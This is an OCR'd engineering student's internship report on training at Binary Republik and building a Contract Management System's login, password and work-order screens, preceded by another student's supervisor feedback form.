
Date: 08/05/2023

Signature of officer-in-charge of Dept. / Section / Plant

Date: 10/6/23

✪ Grading of Work, for trainee may be given depending upon your judgement about his Punctuality, Regularity, Sincerity, Interest taken, Work done etc.

Annexure II



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Annexure 2

Feedback Form by Industry expert

Student Name: Shaun Vijaykumar Dave Date:

Work Supervisor: Title:

Company/Organization: Zenkins Technologies

Enrollment No: 199390107007

Internship Address: 8th floor, Business Hub, Science City Rd, Ahmedabad

Dates of Internship: From 23/01/2023 to 14/04/2023

Please evaluate your intern by indicating the frequency with which you observed the following behaviors:

Parameters	Needs improvement	Satisfactory	Good	Excellent
Shows interest in work and his/her initiatives				✓
Produces high quality work and accepts responsibility				✓
Uses technical knowledge and expertise				✓
Analyzes problems effectively				✓
Communicates well and writes effectively				✓

Overall performance of student intern: (Needs improvement/ Satisfactory/Good/Excellent):

Additional comments, if any:

Jignesh Darji

Signature of Industry person with name and Stamp

Signature of the Faculty Mentor

INTERNSHIP AT BINARY REPUBLIK

AN INTERNSHIP REPORT

Submitted by

Patel Suhani Ashokbhai

190390107044

In partial fulfillment for the award of the degree of

BACHELOR OF ENGINEERING

In

Computer Engineering

S.P.B. Patel Engineering College, Mehsana

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

Gujarat Technological University, Ahmedabad

May, 2023

S.P.B. PATEL
ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

CERTIFICATE

This is to certify that the project report submitted along with the project entitled **Internship at Binary Republik** has been carried out by **Suhani Ashokbhai Patel** under my guidance in partial fulfillment for the degree of Bachelor of Engineering in Computer Engineering, 8th Semester of Gujarat Technological University, Ahmedabad during the academic year 2022-23.

Sign	Sign
Prof. Shubhangi Chaturvedi	Prof. Akshay Kansara
Internal Guide	Head of Department

Company Certificate

binary republik

Date: 05.05.2023

Internship Completion Certificate

This is to certify that **Ms. Suhani Patel** (Enrollment No: 190390107044) a student of BE - CE, Saffrony Institute of Technology, Mehsana has completed her onsite full-time internship at **Binary Republik**, South Bopal, Ahmedabad from 23rd January 2023 to 5th May 2023.

Please find the following details regarding the projects completed:

1	Project Title	Contract Management System (CMS)
2	Technology/Tools/Software	FrontEnd : Angular BackEnd : DotNet Core Web API DataBase : SQL Server
3	Mode of Internship	Onsite
4	Project Guide/Mentor	Mr. Jay Pankhania Sr. Software Developer jay.pankhania@binaryrepublik.com

During her internship with us we found her to be hard working, diligent and honest in performing her duties.

We wish her all the best for her future assignments.

With best wishes.

Piyush Patel
Project Manager

Binary Republik

202, Gala Mall, South Bopal, Ahmedabad- 380058, India
SEZ Office: No. 4, 1st Floor, Incubation Centre, Celina – IT/ITES – SEZ, Village Ognaj, Ahmedabad 380060
Phone: (0)717) 298100 | info@binaryrepublik.com | www.binaryrepublik.com

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ENGINEERING COLLEGE
SAFFRONY INSTITUTE OF TECHNOLOGY

S.P.B. Patel Engineering College, Mehsana

Near Shanku's Water Park, Ahmedabad – Mehsana Highway, Linch, Gujarat

DECLARATION

We hereby declare that the Internship / Project report submitted along with the Internship / Project entitled **Internship at Binary Republik** submitted in partial fulfillment for the degree of Bachelor of Engineering in **Computer Engineering** to Gujarat Technological University, Ahmedabad, is a bonafide record of original project work carried out by me under the supervision of **Prof. Shubhangi Chaturvedi** & **Chirag Parmar (External Guide)** and that no part of this report has been directly copied from any students' reports or taken from any other source, without providing due reference.

Name of the Student	Sign of Student
1. **Suhani Ashokbhai Patel**	_____

ACKNOWLEDGMENT

I wish to express my sincere gratitude to our External guide Chirag Parmar for continuously guiding me at the company and answering all my doubts with patience. I would also like to thank my internal Guide Prof. Shubhangi Chaturvedi for helping me through my internship by giving me the necessary suggestions and advice along with their valuable coordination in completing this internship.

In addition to that, I would also like to mention the company personnel who gave me the permission to use and experience the valuable resources required for the internship.

Thus, in conclusion to the above said, I once again thank the staff members of Binary Republik for their valuable support in completion of the project.

Abstract

The Time Reporting system is a project that aims to create a software tool to help businesses manage their time and attendance tracking. One of the modules of this project is the Contract Management System, which is a tool designed to help businesses manage and track their contractual agreements throughout the contract lifecycle.

The Contract Management System module of the Time Reporting system will offer features such as centralizing contract storage, automated contract creation and approval workflows, contract renewal alerts, and reporting and analytics. With this module, businesses will be able to streamline their contract processes and achieve better business outcomes.

Using the Time Reporting system with the Contract Management System module, businesses can track time and attendance, manage contracts, and generate reports that provide a complete view of their business operations. By automating and simplifying these processes, businesses can improve compliance, reduce the risk of errors and contractual disputes, and increase efficiency and productivity.

Overall, the Time Reporting system with the Contract Management System module is an essential tool for businesses that want to optimize their operations and achieve better business outcomes.

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List of Abbreviations

- HTML: Hyper Text Markup Language
- CSS: Cascading Style Sheet
- TS: TypeScript
- JS: JavaScript
- UI: User Interface
- OOPs Object Oriented Programming
- SQL: Structured Query Language
- SRS: Software Requirement Specification

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Chapter 1. Company's Background

1.1 Overview Of Company:

Binary Republik is a SharePoint consulting company helping Clients Globally for their SharePoint and Office 365 requirements.

We have been working in close collaboration with our clients and IT consultancy firms for their content management requirements, however large or small. Beginning with the very first version of Microsoft SharePoint, we have so far covered the entire spectrum of services possible around it's ecosystem; and have gradually built our services around various Content Management systems built on the Microsoft platform, such as – SiteCore, DNN, Umbraco and Sitefinity.

Our services include Strategic Consulting, global implementations, farm configurations, Health Checks, Social Collaboration, UX & Branding, SharePoint development & customization, SharePoint Workflow implementations, SharePoint BI, Public Facing Sites, Intranet/ Extranet Portals, Enterprise Search, 3rd Party product Integration, SharePoint upgrades, Migration to SharePoint (earlier versions/ legacy application), SharePoint Maintenance & Support.

Binary Republik begun its operations as a SharePoint consulting company when SharePoint was still in its nascent stage. We have seen this platform emerge to the position it enjoys today and have flourished alongside. With our years of experience and having covered the ground for services possible around SharePoint and having developed unique methodologies along its services we are best suited in bringing the best out of your investments in SharePoint.

1.2 History of Company:

Binary Republik has been into business for 10+ years. We specialize in Enterprise Content Management – Intranets / Extranets, BI, Business Process Management and Mobility solutions using SharePoint, Office 365 Solutions and other Microsoft Solutions in the Eco system.

Majority of our clients are based out of North America and includes large Fortune 500 Enterprises (including Microsoft!). We help them with their solutions - beginning with Strategic or Architecture Phase, right till the UAT and Roll Out!

1.3 Different product / scope of work:

Our Company provide different services on SharePoint Consulting and Power BI Consulting Services.

Our services include Strategic Consulting, global implementations, farm configurations, Health Checks, Social Collaboration, UX & Branding, SharePoint development & customization, SharePoint Workflow implementations, SharePoint BI, Public Facing Sites, Intranet/ Extranet Portals, Enterprise Search, 3rd Party product Integration, SharePoint upgrades, Migration to SharePoint (earlier versions/ legacy application), SharePoint Maintenance & Support.

1.4 Organization chart:

Fig. 1.4 Organization chart

1.5 Capacity of company :

Binary Republik has a strong leadership team that provides strategic direction, fosters innovation, and promotes a culture of excellence. Its management practices are designed to promote transparency, collaboration, and employee empowerment, which help to build a cohesive and high-performing team.

The capacity of the BinaryRepublik has around 50-60 employees.

Chapter 2. Overview of Different Departments

Our Company believes in full technical growth of employees. So, we have only one department as a development. Our all employees are full stack developers.

2.1 Workflow of Department

As our company has only one department every developer has every skill so in our company, so teams are made based on projects. So, the basic workflow is according to the project team is made and in that team everyone is working on given task. In our team, the way we work is like, the client lists his requirements of the project by creating a task for us so that we can start working on the new task, complete the task, test it internally. We then give the updated code to the client and then client tests that task and gives feedback of that task.

2.2 List of Technical Specification of tools:

- Visual Studio Code
- Git Hub
- Microsoft 365
- SQL Server
- Visual Studio
- Postman
- SharePoint online

2.3 Sequence of operation For Manufacturing

1. Client Requirement
2. List of Proper information of Proper Requirement
3. Analyse Requirement
4. Prepare plans to implement
5. Implementation
6. Code Review
7. Testing
8. Delivering meaningful content

2.4 Details About Each Stage of Production

1. Client Requirement:

Our Company believes in full technical growth of employees. So, we have only one department as a development. Our all employees are full stack developers.

2. List the Proper Information of Requirements:

Our Company believes in full technical growth of employees. So, we have only one department as a development. Our all employees are full stack developers.

3. Analyse requirements:

We internally discuss about the story of use cases and analyse the requirements and discuss about the story.

4. Prepare plans to implement:

The non-technical things related to the story have already been discussed so now we discuss the technical things about the functionalities needed, whether the same type of functionality exists somewhere else so we can reuse it, the flow of the code etc.

5. Implementation:

We are given the story according to its priority, and project manager assign tasks to the team members according to the skill set. Team member should work on the task, in case of any doubts the team member can always ask the project manager.

6. Code Review:

After completing the implementation, we upload the code and someone else from our team will review the code and comment if something is wrong or it can be implemented in an efficient manner, so we have to complete that code review changes in the story.

7. Testing:

After our code review is done they test and evaluate the updated code and makes sure that in any of the test cases our code doesn't break or hinder the performance.

8. Delivering meaningful content:

After successfully completing the given story, we are update that story on client-side site so that client can see that story functionality and he checks working of the given story and approve the story if it is working fine.

Chapter 3. Introduction to Internship

3.1 Internship Summary

I was an intern at Binary Republik now, this opportunity was presented by the placement cell of our college. We can differentiate our internship in 2 phases leaning phase and working phase which include working on live project. In learning phase, we learnt different technologies which is used in the company and after this phase we assigned to the live project.

First two months was a common training on different technologies Like HTML, CSS, OOPS, JAVASCRIPT. Each day i have a session on different topics on these technologies and I have performed different task based on these sessions and topics.

3.2 Purpose

The purpose of this internship was to get an idea about the in's and outs of the real world working. The focus was definitely on enhancing my technical skills, but it was not just about. It was about communicating in an corporate environment, presentation of ideas etc as well as coding.

3.3 Objective

Objective of internship is to gain details how company works, culture of the company. How company build project, and how they manage the projects.

3.4 Technology and Literature Review

- **Front End:** HTML, CSS, Bootstrap, JavaScript, React js , SharePointOnline
- **Back End:** Node js , . Net
- **Tool:** VS Code

HTML: HTML, in a full hypertext markup language, a formatting system material retrieved over the Internet. Each retrieval unit is known as a Web page (from World Wide Web), and such pages frequently contain hypertext links that allow related pages to be retrieved.

CSS: Cascading Style Sheets (CSS) is a stylesheet language used to describe the presentation of a document written in HTML or XML (including XML dialects such as SVG, MathML or XHTML). CSS describes how elements should be rendered on screen, on paper, in speech, or on other media.

Bootstrap: Bootstrap is a potent front-end framework used to create modern websites and web apps. It's open-source and free to use, yet features numerous HTML and CSS templates for UI interface elements such as buttons and forms. Bootstrap also supports JavaScript extensions.

React js: The React js framework is an open-source javascript framework and library developed by It's used for building interactive user interfaces and web applications quickly and efficiently with significantly less code than you would with vanilla JavaScript.

Node js: Node js is a cross platform, open source server environment that can run on all type of OS, Node js is a back-end javascript runtime environment, runs on the v8 javascript engine.

.NET: .NET is a free, open-source, cross-platform framework developed by Microsoft that allows developers to build applications for Windows, web, and mobile platforms. It provides a robust and secure environment for developing, deploying, and managing applications, and supports multiple programming languages, including C# and Visual Basic.

SharePointOnline: With SharePoint Online, users can create and manage team sites to collaborate on documents, calendars, and other content, and can also use it for document management, version control, and custom workflows. The platform provides robust security and compliance features, including role-based access controls, data encryption, and auditing.

3.5 Internship Planning (Overview)

Internship was divided into different segments as per the above plan to clear the basics and understanding of the Technology and Tools.

1. OOPs concept
2. HTML/CSS
3. Logical Programming on C#
4. Javascript
5. Jquery
6. Ajax
7. React js
8. SharePoint Online
9. SPFx WebPart

This all Concepts clear in Week 1 to Week 12 ....

Sr. No.	Title	Starting Date	Ending Date	Hrs.
1	Week-1	23-01-2023	29-01-2023	40
2	Week-2	30-01-2023	05-02-2023	40
3	Week-3	06-02-2023	12-02-2023	40
4	Week-4	13-02-2023	19-02-2023	40
5	Week-5	20-02-2023	26-02-2023	40
6	Week-6	27-02-2023	05-03-2023	40
7	Week-7	06-03-2023	12-03-2023	40
8	Week-8	13-03-2023	19-03-2023	40
9	Week-9	20-03-2023	26-03-2023	40
10	Week-10	27-03-2023	02-04-2023	40
11	Week-11	03-04-2023	09-04-2023	40
12	Week-12	10-04-2023	16-04-2023	40

Table 1.1 Planning of Internship

3.6 Tasks:

Based on C#

TASK 1. Create a class called "BankAccount" with properties for the account holder's name and balance. Include methods for "Deposit()" and "Withdraw()".

TASK 2. Create a class called "Calculator" with methods for addition, subtraction and multiplication.

TASK 3. Create a class called "Person" with properties for name, age, and address. Include a method called "Introduce()" that returns a string introducing the person.

Introduce() => Hi, my name is {Name} and I am {Age} years old. I live at {Address}.

TASK 4. Create a class called "Employee" that inherits from the "Person" class and includes an additional property for the employee's job title. Override the "Introduce()" method to includejobtitle.
Introduce() => Hi, my name is {Name} and I am {Age} years old. I am a {JobTitle} and I live at {Address}.

Based on Javascript , jQuery , HTML , CSS , Bootstrap

1) Employee Directory

Employee Information: Each employee record could include basic information such as name, job title, department, phone number, email, and photo.



Fig. 3.6.1 Employee Directory page

Search and Filter: A search bar could be included to allow users to quickly find an employee by name or department. Additionally, filters could be added to allow users to sort employees by job title, department, or location.

Fig. 3.6.2 Employee Directory DropDown

Pagination: To improve performance, the employee directory could be paginated to display a limited number of employees per page. Users could navigate between pages using pagination links or arrows.

Fig. 3.6.3 Employee Directory Checkbox Filter

Responsive Design: The employee directory could be designed to be responsive, so that it looks and works well on a variety of devices, including desktops, laptops, tablets, and smartphones.

Edit and Delete: To allow administrators to manage the employee directory, edit and delete functionality could be included to enable changes to employee information.



Fig. 3.6.4 Edit Form

Chapter 4. Project Details

Project Title : Time Reporting System

This project includes multiple modules but I have worked on 2 module name is **Contract Management System (CMS).**

4.1 Project Definition

A Contract Management System is an internal application created for managing contracts createdby users. Where we can track the progress of a contract, work hour spend on the contract and much more information related to a contract.

4.2 Project Abstract

A Contract Management System (CMS) is a software tool that enables organizations to manage the entire contract lifecycle, from creation and negotiation to signing andrenewal. The CMS centralizes contract data and provides tools for tracking key dates, obligations, and compliance requirements.

Front-End : Angular
Back-End : Dot Net core Web API
Database : SQL Server

4.3 Project Overview

CMS: The Contract Management System is a software application used to manage the entire contract lifecycle, from contract creation to renewal or termination. It helps organizations streamline their contract management process, improve compliance, reduce risks, and increase efficiency.

Below are the Roles which have access to the Contract Management System.
• Admin
• Super User

Admin: The Admin role in the CMS is responsible for managing the overall system, including user accounts, access permissions, and system settings. Admins can create and manage user accounts, assign roles and permissions, configure workflows, and perform other administrative tasks.

Super User: The Super User role in the CMS has more advanced permissions than a regular user, but fewer than an Admin. Super Users can create and manage contracts or

work orders for active or unlocked employees. They can also view and edit contract details, upload and download documents, and monitor contract status.

CMS - Admin/Super User can create contract/work order for active/unlocked employees.

Note: TRS is a single sign on web application for Admin Role, Admin can access UMS, CMS & TRS. Single Sign-On – IF user logs into one system same browser, can login to all other system's automatically, if logged off – all other systems will be logged off as well.

4.4 Key Features

Contract Negotiation

Contract Approval and Signing

Contract Tracking

Reporting and Analytics

Integration

Contract Creation

Security

Accessibility

Chapter 5. Working Prototype

5.1 Implementation

Login Screen for the Admin/Super User

Fig. 5.1.1 Login Form

Remember Me Next Time :

Admin/Super User Saves their user session using this functionality.

Fig. 5.1.2 Save Password & UserName

After the Login, User navigates to the Manage User (Listing Page).

Forgot Password

By Enter username/registered email id user can Forgot password

An email with system generated password has been sent to the Registered User's email ID.

Only For the 1st time login of every User, after login 1st page shall be a Change password. User shall have to change their password (which will be provided by the system).



Fig. 5.1.3 Forgot Password

Fig. 5.1.4 Password Reset Email

Now user can login into new system password, after login need to Change the password.

Change Password

Admin/Super User shall be able to **Change Password** using the menu besides the logout button.

Fig. 5.1.5 Change Password

Only logged user can change their password in CMS.

An email has been sent to the Email Id of the Registered User.

Fig. 5.1.6 Set New Password

Change Email

Admin/Super User shall be able to Change Email using the menu besides the logout button.

Only logged user can change their email only.

An email has been sent to both Email id (Old Email/New Email) of the Registered User.

Fig. 5.1.7 Change Email

Fig. 5.1.8 Set New Email

Idle Screen

System is automatically logout if users screen remains idle for 15 minutes and notified the user for the same.

Manage Work Order Screen for Admin User/Super User

URL: https://newcms.sixconsultingcorp.com/manage_work

On Landing Page of Manage User, by default all active employee's contracts are shown.

Last added Work order will displayed on top.

Sorting shall be available on 1 to 12th column by Ascending or desc order.

Fig. 5.1.9 Manage Work Order

Search Work Order

On Manage Work Order Screen, **Admin/Super User** shall be able to filters user's data using below mentioned filters.

- Consultant Name
- Contract Id
- Start date
- End date
- Employee Type
- Location
- Vendor
- Client
- Status



Fig. 5.1.10 Search Option

Add Work Order

Admin/Super User can create User by clicking on Add Work Order for the **Internal** and **External** employees**.**

Fig. 5.1.11 Add New Work Order

Based on below mentioned Employee Type selection, Work order screen will populate the fields.

1) Internal

2) External

3) Trainee

1. Add Work order screen for Internal contract type

